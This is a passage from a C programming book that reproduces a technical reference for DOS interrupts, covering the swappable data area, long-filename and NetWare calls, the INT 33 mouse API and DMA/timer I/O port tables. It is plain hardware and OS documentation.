24h	WORD	last usable memory block found when allocating memory
26h	WORD	memory size in paragraphs (used only during initialization)
28h	WORD	last entry checked during directory search
2Ah	BYTE	flag: nonzero if INT 24 Fail
2Bh	BYTE	flags: allowable INT 24 responses (passed to INT 24 in AH)
2Ch	BYTE	flag: do not set directory if nonzero
2Dh	BYTE	flag: program aborted by ^C
2Eh	BYTE	flag: allow embedded blanks in FCB
		may also allow use of "*" wildcard in FCBs
2Fh	BYTE	padding (unused)
30h	BYTE	day of month
31h	BYTE	month
32h	WORD	year - 1980
34h	WORD	number of days since 01jan1980
36h	BYTE	day of week (0 = Sunday)
37h	BYTE	flag: console swapped during read from device
38h	BYTE	flag: safe to call INT 28 if nonzero
39h	BYTE	flag: abort currently in progress, turn INT 24 Abort into Fail
3Ah 30	BYTES	device driver request header (see #02597 at INT 2F/AX=0802h) for device calls
58h	DWORD	pointer to device driver entry point (used in calling driver)
5Ch 22	BYTES	device driver request header for I/O calls

72h 14 BYTES device driver request header for disk status check (also includes following eight bytes for some calls)

80h DWORD pointer to device I/O buffer

84h WORD part of request header at 72h

86h WORD part of request header at 72h (0)

88h BYTE type of PSP copy (00h=simple for INT 21/AH=26h, FFh=make child)

89h DWORD start offset of file region to lock/unlock

8Dh DWORD length of file region to lock/unlock

91h BYTE padding (unused)

92h 3 BYTES 24-bit user number (see AH=30h)

95h BYTE OEM number (see #01394 at AH=30h)

96h 6 BYTES CLOCK\$ transfer record (see #01688 at AX=5D06h)

9Ch BYTE device I/O buffer for single-byte I/O functions

9Dh BYTE padding

9Eh 128 BYTES buffer for filename

11Eh 128 BYTES buffer for filename (rename destination name)

19Eh 21 BYTES findfirst/findnext search data block (see #01626 at AH=4Eh)

1B3h 32 BYTES directory entry for found file (see #01394 at AH=11h)

1D3h 88 BYTES copy of current directory structure for drive being accessed

22Bh 11 BYTES FCB-format filename for device name comparison

236h BYTE terminating NUL for above filename

237h 11 BYTES wildcard destination specification for rename (FCB format)

242h BYTE terminating NUL for above filespec

243h BYTE padding???

244h WORD destination starting sector (cluster???)

246h 5 BYTES extra space to allow a directory entry to be stored starting at offset 22Bh

24Bh BYTE extended FCB file attributes

24Ch BYTE type of FCB (00h regular, FFh extended)

24Dh BYTE directory search attributes

24Eh BYTE file open/access mode

24Fh BYTE flag: nonzero if file was deleted

250h BYTE flag: device name found on rename, or file not found

251h BYTE flag: splice file name and directory name together

252h BYTE flag indicating how DOS function was invoked (00h = direct INT 20/INT 21, FFh = server call AX=5D00h)

253h BYTE sector position within cluster

254h BYTE flag: translating sector/cluster

255h BYTE flag: 00h if read, 01h if write

256h BYTE current working drive number

257h BYTE cluster factor

258h BYTE "sda_CLUSSPLIT" flag: cluster split between two FAT sectors

259h BYTE line edit (AH=0Ah) insert mode flag (nonzero = on)

25Ah BYTE canonicalized filename referred to existing file/dir if FFh

25Bh BYTE volume ID flag

25Ch BYTE type of process termination (00h-03h) (see AH=4Dh)

25Dh BYTE unused (padding for alignment)

25Eh BYTE file create flag (00h = no, search only)

676 A to Z of C

25Fh	BYTE	value for deleted file's first byte: 00h to delete all, else E5
260h	DWORD	pointer to Drive Parameter Block for critical error invocation
264h	DWORD	pointer to stack frame containing user registers on INT 21
268h	WORD	stores SP across INT 24
26Ah	DWORD	pointer to DOS Drive Parameter Block for ???
26Eh	WORD	segment of disk buffer
270h	DWORD	saving partial cluster number
274h	WORD	"sda_PREREAD" 00h if preread, 01h if optional
276h	WORD	temporary used in allocating disk space
278h	BYTE	Media ID byte returned by AH=1Bh,1Ch
279h	BYTE	unused
27Ah	DWORD	pointer to device header if filename is character device
27Eh	DWORD	pointer to current SFT
282h	DWORD	pointer to current directory structure for drive being accessed
286h	DWORD	pointer to caller's FCB
28Ah	WORD	SFT index to which file being opened will refer
28Ch	WORD	temporary storage for file handle
28Eh	DWORD	pointer to JFT entry (for file being opened) in process handle table (see #01378 at AH=26h)
292h	WORD	"sda_WFP_START" offset in DOS DS of first filename argument
294h	WORD	"sda_REN_WFP" offset in DOS DS of second filename argument
296h	WORD	offset of last component in pathname or FFFFh
298h	WORD	offset of transfer address to add
29Ah	WORD	last relative cluster within file being accessed
29Ch	WORD	temp: absolute cluster number being accessed
29Eh	DWORD	directory sector number
2A2h	WORD	directory cluster number
2A4h	DWORD	current relative sector number within file
2A8h	DWORD	current sector number (number of previously written sectors)
2ACh	WORD	current byte offset within sector
2AEh	DWORD	current offset in file
2B2h	WORD	number of bytes in first sector
2B4h	WORD	bytes in partial last sector
2B6h	WORD	number of whole sectors
2B8h	WORD	free file cluster entry
2BAh	WORD	last file cluster entry
2BCh	WORD	next file cluster number
2BEh	DWORD	number of bytes appended to file
2C2h	DWORD	pointer to current work disk buffer
2C6h	DWORD	pointer to working SFT
2CAh	WORD	used by INT 21 dispatcher to store caller's BX
2CCh	WORD	used by INT 21 dispatcher to store caller's DS
2CEh	WORD	temporary storage while saving/restoring caller's registers
2D0h	DWORD	pointer to prev call frame (offset 264h) if INT 21 reentered also switched to for duration of INT 24
2D4h	WORD	open mode/action for INT 21/AX=6C00h
2D6h	BYTE	extended open conditional flag set to 00h by INT 21h dispatcher, 02h when a read is

performed, and 01h or 03h by INT 21/AX=6C00h

2D7h WORD extended open I/O mode

2D9h DWORD stored ES:DI for AX=6C00h

2DDh WORD extended file open action code (see #01770 at AX=6C00h)

2DFh WORD extended file open attributes (see #01769 at AX=6C00h)

2E1h WORD extended file open file mode (see AX=6C00h)

2E3h DWORD pointer to filename to open (see AX=6C00h)

2E7h WORD high word of 32-bit sector number, or temp data buffer size
from disk buffer

2E9h WORD "sda_OffsetMagicPatch"

2EBh BYTE disk full on >32M partition when set to 01h

2ECh WORD stores DS during call to [List-of-Lists + 37h]

2EEh WORD temporary storage (various uses)

2F0h BYTE storage for drive error

2F1h WORD DOS 3.4 (European MS-DOS 4.00) bit flags

2F3h DWORD pointer to user-supplied filename

2F7h DWORD pointer to user-supplied rename destination filename

2FBh WORD stores SS during call to [List-of-Lists + 37h] and INT 25,26

2FDh WORD stores SP during call to [List-of-Lists + 37h] and INT 25,26

2FFh BYTE flag, nonzero if stack switched in calling [List-of-Lists+37h]

300h 21 BYTES FindFirst search data for source file(s) of a rename operation
(see #01626 at AH=4Eh)

315h 32 BYTES directory entry for file being renamed (see #01352 at AH=11h)

335h 331 BYTES critical error stack

480h 384 BYTES disk stack (functions greater than 0Ch, INT 25,INT 26)

600h 384 BYTES character I/O stack (functions 01h through 0Ch)

780h BYTE device driver lookahead flag (usually printer)
(see AH=64h"DOS 3.2+")

781h BYTE volume change flag

782h BYTE flag: virtual file open

783h BYTE fastseek drive

784h WORD fastseek first cluster number

786h WORD fastseek logical cluster number

788h WORD fastseek returned logical cluster number

78Ah WORD temporary location of DOS@SYSINIT

---MSDOS 7.1+ (FAT32)---

78Ch 47 BYTES ???

7BBh BYTE flag: absolute disk read/write type
00h = INT 25/INT 26
01h = INT 21/AX=7305h

7BCh WORD high word of directory cluster number at offset 2A2h

7BEh WORD high word of cluster number at offset 29Ch

7C0h WORD high word of next file cluster number at offset 2BCh

7C2h WORD high word of last relative cluster number at offset 29Ah

7C4h WORD high word of temp at offset 276h

7C6h WORD high word of offset 244h

7C8h WORD high word of EBX

7CAh WORD high word of EDX used by "PACK"

678 A to Z of C

7CCh WORD high word of EDI used by "UNPACK"
7CEh WORD high word of EBX used by "SETDIRSRCH"
7D0h WORD high word of ECX used by "FREECLUSTER"
7D2h WORD high word of EDI used by "GETEOF"
7D4h 3 WORDs ???

Note: the only fields which remain valid BETWEEN calls to INT 21h are those
in the initial "swap-always" portion of the SDA

SeeAlso: #01687,#01689

-----D-215E00-----

INT 21 - DOS 3.1+ network - GET MACHINE NAME

AX = 5E00h

DS:DX -> 16-byte buffer for ASCII machine name

Return: CF clear if successful

CH = validity

00h name invalid

nonzero valid

CL = NetBIOS number for machine name

DS:DX buffer filled with blank-paded name

CF set on error

AX = error code (01h) (see #01680 at AH=59h)

Note: supported by OS/2 v1.3+ compatibility box, PC-NFS

SeeAlso: AX=5E01h

-----D-2171-----

INT 21 - Windows95 - LONG FILENAME FUNCTIONS

AH = 71h

AL = function

0Dh reset drive (see AX=710Dh)

39h create directory (see AX=7139h)

3Ah remove directory (see AX=713Ah)

3Bh set current directory (see AX=713Bh)

41h delete file (see AX=7141h)

43h get/set file attributes (see AX=7143h)

47h get current directory (see AX=7147h)

4Eh find first file (see AX=714Eh)

4Fh find next file (see AX=714Fh)

56h move (rename) file (see AX=7156h)

60h truename (see AX=7160h/CL=00h,AX=7160h/CL=02h)

6Ch create/open file (see AX=716Ch)

A0h get volume information (see AX=71A0h)

A1h terminate FindFirst/FindNext (see AX=71A1h)

A6h get file information (see AX=71A6h)

A7h time conversion (see AX=71A7h/BL=00h,AX=71A7h/BL=01h)

A8h generate short filename (see AX=71A8h)

A9h server create/open file (see AX=71A9h)

AAh create/terminate SUBST (see AX=71AAh/BH=00h,AX=71AAh/BH=02h)

Return: CF set on error

AX = error code (see #01680)

7100h if function not supported

CF clear if successful

other registers as for corresponding "old" DOS function

Notes: if error 7100h is returned, the old-style function should be called
 AX=714Eh returns a "search handle" which must be passed to AX=714Fh;
 when the search is complete, AX=71A1h must be called to terminate
 the search

for compatibility with DOS versions prior to v7.00, the carry flag
 should be set on call to ensure that it is set on exit

Caldera's DPMS-enabled LONGNAME.EXE BETA 1 extension for DR-DOS 7
 supports the following sub-set of LFN functions: 39h, 3Ah, 3Bh, 41h,
 43h (BL = 0, 1 only), 47h, 4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2), 6Ch,
 A0h, A1h, A8h. BETA 2 fixes LFN directory entry checksums, which
 were causing wrong LFNs to be attached to a file. The 8.3 short
 names for filenames with exactly 8 chars are no longer abbreviated
 (e.g. LONGNAME.TXT -> LONGNAME.TXT, not LONGNA~1.TXT). BETA 3 has
 A7h (BL=0, 1) functions added, and 4Eh/4Fh can return file times
 in both DOS and 64 bit formats, BETA 4 has support added for
 Caldera's DRFAT32 redirector extension (see INT 2F/AX=15xxh).

Caldera's DR-OpenDOS 7.02+ COMMAND.COM utilizes the LFN API as soon
 as it detects it (mind, that LONGNAME.EXE can be dynamically loaded
 and unloaded at runtime). This COMMAND.COM shell also works under
 MS-DOS/PC DOS and in DOS boxes of Windows9x, NT, 2000, and OS/2.
 For 4DOS 6.02+ to work with 3rd party LFN providers, the Win95LFN=Yes
 directive should be inserted into the 4DOS.INI file.

Mike Podanoffsky's RxDOS 7.2 provides most of this API natively,
 including functions 39h, 3Ah, 3Bh, 41h, 43h (BL = ???), 47h, 4Bh,
 4Eh, 4Fh, 56h, 60h (CL = 0, 1, 2, no CH), 6Ch, A0h, A1h and A7h.
 However, not all sub-functions seem to be supported yet.

SeeAlso: AH=39h,AH=3Ah,AH=3Bh,AH=41h,AX=4300h,AX=4301h,AX=4304h,AX=4306h

SeeAlso: AX=4307h,AH=47h,AH=4Eh,AH=4Fh,AH=56h,AH=6Ch,AX=714Eh,AX=714Fh

-----N-21E1--SF04-----

INT 21 O - Novell NetWare - MESSAGE SERVICES - SEND PERSONAL MESSAGE

AH = E1h subfn 04h

DS:SI -> request buffer (see #01826)

ES:DI -> reply buffer (see #01827)

Return: AL = status

00h successful

FEh I/O error or out of dynamic workspace

Notes: this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x
 message pipes use CPU time on the file server; IPX, SPX, or NetBIOS
 connections should be used for peer-to-peer communications as these
 protocols do not use file server time

SeeAlso: AH=E1h/SF=00h,AH=E1h/SF=05h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Send Personal Message" request buffer:

Offset Size Description (Table 01826)

00h WORD length of following data (max E5h)

680 A to Z of C

02h BYTE 04h (subfunction "Send Personal Message")
03h BYTE number of connections (01h-64h)
04h N BYTES list of connections to receive broadcast message
BYTE length of message (01h-7Eh)
N BYTES message (no control characters or characters > 7Eh)

SeeAlso: #01827

Format of NetWare "Send Personal Message" reply buffer:

Offset	Size	Description	(Table 01827)
00h	WORD	(call) size of following results buffer (max 65h)	
02h	BYTE	number of connections	
03h	N BYTES	list of per-connection results	
		00h successful	
		FCh message rejected because queue is full (contains 6 msgs)	
		FDh incomplete pipe	
		FFh failed	

SeeAlso: #01826

-----N-21E1--SF05-----

INT 21 O - Novell NetWare - MESSAGE SERVICES - GET PERSONAL MESSAGE

AH = E1h subfn 05h
DS:SI -> request buffer (see #01828)
ES:DI -> reply buffer (see #01829)

Return: AL = status
00h successful
FEh out of dynamic workspace

Desc: return the oldest message in the default file server's message queue
for the calling workstation

Note: this function is supported by NetWare 4.0+ and Advanced NetWare 1.0-2.x

SeeAlso: AH=E1h/SF=01h,AH=E1h/SF=04h,AH=E1h/SF=06h,AH=E1h/SF=08h

Format of NetWare "Get Personal Message" request buffer:

Offset	Size	Description	(Table 01828)
00h	WORD	0001h (length of following data)	
02h	BYTE	05h (subfunction "Get Personal Message")	

SeeAlso: #01829

Format of NetWare "Get Personal Message" reply buffer:

Offset	Size	Description	(Table 01829)
00h	WORD	(call) size of following results buffer (max 80h)	
02h	BYTE	connection number of sending station	
03h	BYTE	length of message (00h-7Eh)	
		00h if no personal messages pending	
04h	N BYTES	message (no control characters or characters > 7Eh)	

SeeAlso: #01828

-----D-23-----

INT 23 - DOS 1+ - CONTROL-C/CONTROL-BREAK HANDLER

---DOS 1.x---

Return: AH = 00h abort program

if all registers preserved, restart DOS call

---DOS 2+---

CF clear

Return: all registers preserved

return via RETF with CF set or (MS-DOS 1,DR DOS) RETF 2 with CF set

DOS will abort program with errorlevel 0

else (RETF/RETF 2 with CF clear or IRET with CF ignored)

interrupted DOS call is restarted

Notes: this interrupt is invoked whenever DOS detects a ^C or ^Break; it should never be called directly

MS-DOS 1.25 also invokes INT 23 on a divide overflow (INT 00)

MS-DOS remembers the stack pointer before calling INT 23, and if it is not the same on return, pops and discards the top word; this is what permits a return with RETF as well as IRET or RETF 2

MS-DOS 2.1+ ignores the returned CF if SP is the same on return as it was when DOS called INT 23, so RETF 2 will not terminate the program

Novell DOS 7 always pops a word if CF is set on return, so one should not return with RETF 2 and CF set or IRET with the stored flags' CF set

any DOS call may safely be made within the INT 23 handler, although the handler must check for a recursive invocation if it does call DOS

SeeAlso: INT 1B,INT 21/AH=92h"PTS-DOS"

-----D-27-----

INT 27 - DOS 1+ - TERMINATE AND STAY RESIDENT

DX = number of bytes to keep resident (max FFF0h)

CS = segment of PSP

Return: never

Notes: this is an obsolete call

INT 22, INT 23, and INT 24 are restored from the PSP

does not close any open files

the minimum number of bytes which will remain resident is 110h for DOS 2.x and 60h for DOS 3.0+; there is no minimum for DOS 1.x, which implements this service in COMMAND.COM rather than the DOS kernel

SeeAlso: INT 21/AH=31h

-----D-28-----

INT 28 C - DOS 2+ - DOS IDLE INTERRUPT

SS:SP = top of MS-DOS stack for I/O functions

Return: all registers preserved

Desc: This interrupt is invoked each time one of the DOS character input functions loops while waiting for input. Since a DOS call is in progress even though DOS is actually idle during such input waits, hooking this function is necessary to allow a TSR to perform DOS calls while the foreground program is waiting for user input. The INT 28h handler may invoke any INT 21h function except functions 00h through 0Ch.

Notes: under DOS 2.x, the critical error flag (the byte immediately after the InDOS flag) must be set in order to call DOS functions 50h/51h from

682 A to Z of C

the INT 28h handler without destroying the DOS stacks.
calls to INT 21/AH=3Fh,40h from within an INT 28 handler may not use a
handle which refers to CON
at the time of the call, the InDOS flag (see INT 21/AH=34h) is normally
set to 01h; if larger, DOS is truly busy and should not be reentered
the default handler is an IRET instruction
supported in OS/2 compatibility box
the _MS-DOS_Programmer's_Reference_ for DOS 5.0 incorrectly documents
this interrupt as superseded
the performance of NetWare Lite servers (and probably other peer-to-
peer networks) can be dramatically improved by calling INT 28
frequently from an application's idle loop

SeeAlso: INT 21/AH=34h,INT 2A/AH=84h,INT 2F/AX=1680h

-----M-330000-----

INT 33 - MS MOUSE - RESET DRIVER AND READ STATUS

AX = 0000h

Return: AX = status

0000h hardware/driver not installed

FFFFh hardware/driver installed

BX = number of buttons

0000h other than two

0002h two buttons (many drivers)

0003h Mouse Systems/Logitech three-button mouse

FFFFh two buttons

Notes: since INT 33 might be uninitialized on old machines, the caller
should first check that INT 33 is neither 0000h:0000h nor points at
an IRET instruction (BYTE CFh) before calling this API
to use mouse on a Hercules-compatible monographics card in graphics
mode, you must first set 0040h:0049h to 6 for page 0 or 5 for page 1,
and then call this function. Logitech drivers v5.01 and v6.00
reportedly do not correctly use Hercules graphics in dual-monitor
systems, while version 4.10 does.

the Logitech mouse driver contains the signature string "LOGITECH"
three bytes past the interrupt handler; many of the Logitech mouse
utilities check for this signature.

Logitech MouseWare v6.30 reportedly does not support CGA video modes
if no CGA is present when it is started and the video board is
later switched into CGA emulation

SeeAlso: AX=0011h,AX=0021h,AX=002Fh,INT 62/AX=007Ah,INT 74

-----M-330001-----

INT 33 - MS MOUSE v1.0+ - SHOW MOUSE CURSOR

AX = 0001h

SeeAlso: AX=0002h,INT 16/AX=FFFEh,INT 62/AX=007Bh,INT 6F/AH=06h"F_TRACK_ON"

-----M-330002-----

INT 33 - MS MOUSE v1.0+ - HIDE MOUSE CURSOR

AX = 0002h

Note: multiple calls to hide the cursor will require multiple calls to
function 01h to unhide it.

SeeAlso: AX=0001h,AX=0010h,INT 16/AX=FFFFh,INT 62/AX=007Bh

SeeAlso: INT 6F/AH=08h"F_TRACK_OFF"

-----M-330003-----

INT 33 - MS MOUSE v1.0+ - RETURN POSITION AND BUTTON STATUS

AX = 0003h

Return: BX = button status (see #03168)

CX = column

DX = row

Note: in text modes, all coordinates are specified as multiples of the cell size, typically 8x8 pixels

SeeAlso: AX=0004h,AX=000Bh,INT 2F/AX=D000h"ZWmous"

Bitfields for mouse button status:

Bit(s) Description (Table 03168)

0 left button pressed if 1

1 right button pressed if 1

2 middle button pressed if 1 (Mouse Systems/Logitech/Genius)

-----M-330004-----

INT 33 - MS MOUSE v1.0+ - POSITION MOUSE CURSOR

AX = 0004h

CX = column

DX = row

Note: the row and column are truncated to the next lower multiple of the cell size (typically 8x8 in text modes); however, some versions of the Microsoft documentation incorrectly state that the coordinates are rounded

SeeAlso: AX=0003h,INT 62/AX=0081h,INT 6F/AH=10h"F_PUT_SPRITE"

-----M-330005-----

INT 33 - MS MOUSE v1.0+ - RETURN BUTTON PRESS DATA

AX = 0005h

BX = button number (see #03169)

Return: AX = button states (see #03168)

BX = number of times specified button has been pressed since last call

CX = column at time specified button was last pressed

DX = row at time specified button was last pressed

Note: at least for the Genius mouse driver, the number of button presses returned is limited to 7FFFh

SeeAlso: AX=0006h,INT 62/AX=007Ch

(Table 03169)

Values for mouse button number:

0000h left

0001h right

0002h middle (Mouse Systems/Logitech/Genius mouse)

-----M-330006-----

INT 33 - MS MOUSE v1.0+ - RETURN BUTTON RELEASE DATA

AX = 0006h

BX = button number (see #03169)

684 A to Z of C

Return: AX = button states (see #03168)

BX = number of times specified button has been released since last call

CX = column at time specified button was last released

DX = row at time specified button was last released

Note: at least for the Genius mouse driver, the number of button releases returned is limited to 7FFFh

SeeAlso: AX=0005h,INT 62/AX=007Ch

-----M-330007-----

INT 33 - MS MOUSE v1.0+ - DEFINE HORIZONTAL CURSOR RANGE

AX = 0007h

CX = minimum column

DX = maximum column

Note: in text modes, the minimum and maximum columns are truncated to the next lower multiple of the cell size, typically 8x8 pixels

SeeAlso: AX=0008h,AX=0010h,AX=0031h,INT 62/AX=0080h

SeeAlso: INT 6F/AH=0Ch"F_SET_LIMITS_X"

-----M-330008-----

INT 33 - MS MOUSE v1.0+ - DEFINE VERTICAL CURSOR RANGE

AX = 0008h

CX = minimum row

DX = maximum row

Note: in text modes, the minimum and maximum rows are truncated to the next lower multiple of the cell size, typically 8x8 pixels

SeeAlso: AX=0007h,AX=0010h,AX=0031h,INT 62/AX=0080h

SeeAlso: INT 6F/AH=0Eh"F_SET_LIMITS_Y"

-----M-330009-----

INT 33 - MS MOUSE v3.0+ - DEFINE GRAPHICS CURSOR

AX = 0009h

BX = column of cursor hot spot in bitmap (-16 to 16)

CX = row of cursor hot spot (-16 to 16)

ES:DX -> mask bitmap (see #03170)

Notes: in graphics modes, the screen contents around the current mouse cursor position are ANDed with the screen mask and then XORed with the cursor mask

the Microsoft mouse driver v7.04 and v8.20 uses only BL and CL, so the hot spot row/column should be limited to -128..127

Microsoft KnowledgeBase article Q19850 states that the high bit is right-most, but that statement is contradicted by all other available documentation

SeeAlso: AX=000Ah,AX=0012h,AX=002Ah,INT 62/AX=007Fh,INT 6F/AH=0Ah"F_DEF_MASKS"

Format of mouse mask bitmap:

Offset	Size	Description	(Table 03170)
--------	------	-------------	---------------

00h	16 WORDs	screen mask	
-----	----------	-------------	--

10h	16 WORDs	cursor mask	
-----	----------	-------------	--

Note: each word defines the sixteen pixels of a row, low bit rightmost

-----M-33000A-----

INT 33 - MS MOUSE v3.0+ - DEFINE TEXT CURSOR

AX = 000Ah

BX = hardware/software text cursor

0000h software

CX = screen mask

DX = cursor mask

0001h hardware

CX = start scan line

DX = end scan line

Note: when the software cursor is selected, the character/attribute data at the current screen position is ANDed with the screen mask and then XORed with the cursor mask

SeeAlso: AX=0009h,INT 62/AX=007Eh

-----M-33000B-----

INT 33 - MS MOUSE v1.0+ - READ MOTION COUNTERS

AX = 000Bh

Return: CX = number of mickeys mouse moved horizontally since last call

DX = number of mickeys mouse moved vertically

Notes: a mickey is the smallest increment the mouse can sense
positive values indicate down/right

SeeAlso: AX=0003h,AX=001Bh,AX=0027h

-----M-33000C-----

INT 33 - MS MOUSE v1.0+ - DEFINE INTERRUPT SUBROUTINE PARAMETERS

AX = 000Ch

CX = call mask (see #03171)

ES:DX -> FAR routine (see #03172)

SeeAlso: AX=0018h

Bitfields for mouse call mask:

Bit(s) Description (Table 03171)

0 call if mouse moves

1 call if left button pressed

2 call if left button released

3 call if right button pressed

4 call if right button released

5 call if middle button pressed (Mouse Systems/Logitech/Genius mouse)

6 call if middle button released (Mouse Systems/Logitech/Genius mouse)

7-15 unused

Note: some versions of the Microsoft documentation incorrectly state that CX bit 0 means call if mouse cursor moves

(Table 03172)

Values interrupt routine is called with:

AX = condition mask (same bit assignments as call mask)

BX = button state

CX = cursor column

DX = cursor row

SI = horizontal mickey count

DI = vertical mickey count

Notes: some versions of the Microsoft documentation erroneously swap the meanings of SI and DI
in text modes, the row and column will be reported as a multiple of the character cell size, typically 8x8 pixels

-----M-33000D-----
INT 33 - MS MOUSE v1.0+ - LIGHT PEN EMULATION ON
AX = 000Dh

SeeAlso: AX=000Eh,INT 10/AH=04h

-----M-33000E-----
INT 33 - MS MOUSE v1.0+ - LIGHT PEN EMULATION OFF
AX = 000Eh

SeeAlso: AX=000Dh

-----V-FF-----
INT FF - PC/FORTH - GRAPHICS API
BX = function number

- 0001h function REDRAW
- 0002h function !PEL
- 0003h function @PEL
- 0004h function LINE
- 0005h function ARC
- 0006h function @BLOCK
- 0007h function !BLOCK
- 0008h function FLOOD

DS:SI -> FORTH program counter

SS:BP -> FORTH parameter stack


SS:SP -> FORTH return stack

details of parameters not available

Return: AX,BX,CX,DX,ES,DI may be destroyed

Note: these functions all display an error message if the graphics routines are not resident

71.3 Port listing

This is only a portion of the port list available with RBIL. For a complete listing please refer CD .

71.3.1 Notations

The port description format is:

PPPPw RW description

- where: PPPP is the four-digit hex port number or a plus sign and three hex digits to indicate an offset from a base port address
- w is blank for byte-size port, 'w' for word, and 'd' for dword
 - R is dash (or blank) if not readable, 'r' if sometimes readable, 'R' if "always" readable, '?' if readability unknown
 - W is dash (or blank) if not writable, 'w' if sometimes writable,

'W' if "always" writable, 'C' if write-clear, and
'?' if writability unknown

71.3.2 Listing

-----P0000001F-----

PORT 0000-001F - DMA 1 - FIRST DIRECT MEMORY ACCESS CONTROLLER (8237)

SeeAlso: PORT 0080h-008Fh"DMA",PORT 00C0h-00DFh

0000	R-	DMA channel 0	current address	byte 0, then byte 1
0000	-W	DMA channel 0	base address	byte 0, then byte 1
0001	RW	DMA channel 0	word count	byte 0, then byte 1
0002	R-	DMA channel 1	current address	byte 0, then byte 1
0002	-W	DMA channel 1	base address	byte 0, then byte 1
0003	RW	DMA channel 1	word count	byte 0, then byte 1
0004	R-	DMA channel 2	current address	byte 0, then byte 1
0004	-W	DMA channel 2	base address	byte 0, then byte 1
0005	RW	DMA channel 2	word count	byte 0, then byte 1
0006	R-	DMA channel 3	current address	byte 0, then byte 1
0006	-W	DMA channel 3	base address	byte 0, then byte 1
0007	RW	DMA channel 3	word count	byte 0, then byte 1

0008	R-	DMA channel 0-3 status register (see #P0001)		
0008	-W	DMA channel 0-3 command register (see #P0002)		
0009	-W	DMA channel 0-3 write request register (see #P0003)		
000A	RW	DMA channel 0-3 mask register (see #P0004)		
000B	-W	DMA channel 0-3 mode register (see #P0005)		

000C -W DMA channel 0-3 clear byte pointer flip-flop register
any write clears LSB/MSB flip-flop of address and counter registers

000D R- DMA channel 0-3 temporary register

000D -W DMA channel 0-3 master clear register
any write causes reset of 8237

000E -W DMA channel 0-3 clear mask register
any write clears masks for all channels

000F rW DMA channel 0-3 write mask register (see #P0006)

Notes: the temporary register is used as holding register in memory-to-memory
DMA transfers; it holds the last transferred byte
channel 2 is used by the floppy disk controller
on the IBM PC/XT channel 0 was used for the memory refresh and
channel 3 was used by the hard disk controller
on AT and later machines with two DMA controllers, channel 4 is used
as a cascade for channels 0-3
command and request registers do not exist on a PS/2 DMA controller

Bitfields for DMA channel 0-3 status register:

Bit(s) Description (Table P0001)

7 channel 3 request active

6 channel 2 request active

688 A to Z of C

- 5 channel 1 request active
 - 4 channel 0 request active
 - 3 channel terminal count on channel 3
 - 2 channel terminal count on channel 2
 - 1 channel terminal count on channel 1
 - 0 channel terminal count on channel 0
- SeeAlso: #P0002,#P0481

Bitfields for DMA channel 0-3 command register:

- | Bit(s) | Description | (Table P0002) |
|--------|---|---------------|
| 7 | DACK sense active high | |
| 6 | DREQ sense active high | |
| 5 | =1 extended write selection | |
| | =0 late write selection | |
| 4 | rotating priority instead of fixed priority | |
| 3 | compressed timing (two clocks instead of four per transfer) | |
| | =1 normal timing (default) | |
| | =0 compressed timing | |
| 2 | =1 enable controller | |
| | =0 enable memory-to-memory | |
| 1-0 | channel number | |
- SeeAlso: #P0001,#P0004,#P0005,#P0482

Bitfields for DMA channel 0-3 request register:

- | Bit(s) | Description | (Table P0003) |
|--------|----------------------|---------------|
| 7-3 | reserved (0) | |
| 2 | =0 clear request bit | |
| | =1 set request bit | |
| 1-0 | channel number | |
| | 00 channel 0 select | |
| | 01 channel 1 select | |
| | 10 channel 2 select | |
| | 11 channel 3 select | |
- SeeAlso: #P0004

Bitfields for DMA channel 0-3 mask register:

- | Bit(s) | Description | (Table P0004) |
|--------|---------------------|---------------|
| 7-3 | reserved (0) | |
| 2 | =0 clear mask bit | |
| | =1 set mask bit | |
| 1-0 | channel number | |
| | 00 channel 0 select | |
| | 01 channel 1 select | |
| | 10 channel 2 select | |
| | 11 channel 3 select | |
- SeeAlso: #P0001,#P0002,#P0003,#P0484

Bitfields for DMA channel 0-3 mode register:

Bit(s)	Description	(Table P0005)
7-6	transfer mode	
	00 demand mode	
	01 single mode	
	10 block mode	
	11 cascade mode	
5	direction	
	=0 increment address after each transfer	
	=1 decrement address	
3-2	operation	
	00 verify operation	
	01 write to memory	
	10 read from memory	
	11 reserved	
1-0	channel number	
	00 channel 0 select	
	01 channel 1 select	
	10 channel 2 select	
	11 channel 3 select	

SeeAlso: #P0002,#P0485

Bitfields for DMA channel 0-3 write mask register:

Bit(s)	Description	(Table P0006)
7-4	reserved	
3	channel 3 mask bit	
2	channel 2 mask bit	
1	channel 1 mask bit	
0	channel 0 mask bit	

Note: each mask bit is automatically set when the corresponding channel reaches terminal count or an extenal EOP signal is received

SeeAlso: #P0004,#P0486

-----P0040005F-----

PORT 0040-005F - PIT - PROGRAMMABLE INTERVAL TIMER (8253, 8254)

Notes: XT & AT use ports 40h-43h; PS/2 uses ports 40h, 42h-44h, and 47h
the counter chip is driven with a 1.193 MHz clock (1/4 of the
original PC's 4.77 MHz CPU clock)

SeeAlso: PORT 0044h,PORT 0048h

- 0040 RW PIT counter 0, counter divisor (XT, AT, PS/2)
Used to keep the system time; the default divisor of (1)0000h
produces the 18.2Hz clock tick.
- 0041 RW PIT counter 1, RAM refresh counter (XT, AT)
don't set below 3 on PCs (default 12h), and don't mess with this
counter at all unless you really know what you're doing....
- 0042 RW PIT counter 2, cassette & speaker (XT, AT, PS/2)
During normal operation mode (8253) 40h-42h set the counter values on
write and get the current counter value on read. In 16bit modes two
consecutive writes/reads must be issued, first with the low byte,

followed by the high byte. In 8254 read back modes, all selected counters and status are latched and must be read out completely before normal operation is valid again. Each counter switches back to normal operation after read out. In 'get status and counter' mode the first byte read is the status, followed by one or two counter values. (see #P0379) Note that 16-bit reads performed without using the "latch" command will get the current high/low portion of the counter at the instant of the port read, so it is possible for the low part of the counter to wrap around before the high part gets read, resulting in a significant measurement error

0043 RW PIT mode port, control word register for counters 0-2 (see #P0380)
Once a control word has been written (43h), it must be followed immediately by performing the corresponding action to the counter registers (40h-42h), else the system may hang!!

Bitfields for 8254 PIT counter status byte:

Bit(s)	Description	(Table P0379)
7	PIN status of OUTx Pins (1=high, 0=low)	
6	counter start value loaded	
	=0: yes, so counter latch is valid to be read	
	=1: no, wait for counter latch to be set (may last a while)	
5-0	counter mode, same as bit5-0 at 43h	

SeeAlso: #P0380

Bitfields for 8253/8254 PIT mode control word:

Bit(s)	Description	(Table P0380)
7-6	counter select	
	00 counter 0 select	
	01 counter 1 select (not PS/2)	
	10 counter 2 select	
	11 (8253) reserved	
	(8254) read back counter (see #P0379)	

---if counter select---

5-4	counter access	
	00 counter latch command	
